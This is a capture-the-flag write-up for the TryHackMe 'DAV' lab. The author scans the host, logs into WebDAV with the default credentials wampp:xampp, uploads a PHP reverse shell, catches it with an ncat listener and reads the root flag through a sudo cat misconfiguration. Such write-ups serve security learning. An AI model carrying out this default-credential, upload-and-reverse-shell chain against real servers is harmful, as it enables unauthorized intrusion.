TryHackMe DAV Writeup

TryHackMe DAV Writeup
Firstly, I ran NMAP scan to check for open ports:
1
2
3
4
5
6
7
8
9
└─$ nmap -p- 10.66.158.246
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 12:11 GMT
Nmap scan report for 10.66.158.246
Host is up (0.11s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 623.92 seconds
Results showed that port 80 was the only opened port.
To enumerate pages on the webapp, I used dirsearch.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
└─$ dirsearch -u http://10.66.158.246/
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_10.66.158.246/__25-12-17_12-10-21.txt

Target: http://10.66.158.246/

[12:10:21] Starting:
[12:10:29] 403 -  299B  - /.ht_wsr.txt
[12:10:29] 403 -  302B  - /.htaccess.bak1
[12:10:29] 403 -  302B  - /.htaccess.orig
[12:10:29] 403 -  302B  - /.htaccess.save
[12:10:29] 403 -  304B  - /.htaccess.sample
[12:10:29] 403 -  303B  - /.htaccess_extra
[12:10:29] 403 -  302B  - /.htaccess_orig
[12:10:29] 403 -  300B  - /.htaccessBAK
[12:10:29] 403 -  300B  - /.htaccessOLD
[12:10:29] 403 -  300B  - /.htaccess_sc
[12:10:29] 403 -  301B  - /.htaccessOLD2
[12:10:29] 403 -  293B  - /.html
[12:10:29] 403 -  292B  - /.htm
[12:10:29] 403 -  302B  - /.htpasswd_test
[12:10:29] 403 -  298B  - /.htpasswds
[12:10:29] 403 -  299B  - /.httr-oauth
[12:10:30] 403 -  292B  - /.php
[12:10:30] 403 -  293B  - /.php3
[12:11:16] 403 -  301B  - /server-status
[12:11:16] 403 -  302B  - /server-status/
[12:11:27] 401 -  460B  - /webdav/
[12:11:27] 401 -  460B  - /webdav/servlet/webdav/
[12:11:27] 401 -  460B  - /webdav/index.html
The results showed that the webapp had an endpoint called /webdav/, however, visiting it triggered a username/password prompt. So I used tried using default credentials (wampp:xampp), and it worked!

Then, I used cadaver to connect to the web-based file server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
└─$ cadaver http://10.66.158.246/webdav
Authentication required for webdav on server `10.66.158.246':
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        Hack                                   0  Dec 17 12:22
        passwd.dav                            44  Aug 26  2019
dav:/webdav/>
dav:/webdav/> ?
Available commands:
 ls         cd         pwd        put        get        resumeget  mget
 mput       edit       head       less       mkcol      cat        delete
 rmcol      copy       move       rename     lock       unlock     discover
 steal      showlocks  version    checkin    checkout   uncheckout history
 label      propnames  chexec     propget    propdel    propset    search
 set        open       close      echo       quit       unset      lcd
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
After getting a successful connection, I uploaded the pentestmonkey reverse shell.
1
2
3
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=============================>] 100.0% of 3720 bytes succeeded.
And after opening the shell.php in the browser while listening in port 4444, I was in!
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\Users\abdul\Desktop> ncat -lnvp 4444
Ncat: Version 7.97 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.66.158.246:34192.
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 04:25:57 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (691): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/$
I got the user.txt flag from /home/merlin/user.txt.
Privilege Escalation
- Ran
sudo -l
1
2
3
4
5
6
7
www-data@ubuntu:/home/merlin$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
- Got the root.txt flag by running
sudo /bin/cat /root/root.txt
This post is licensed under CC BY 4.0 by the author.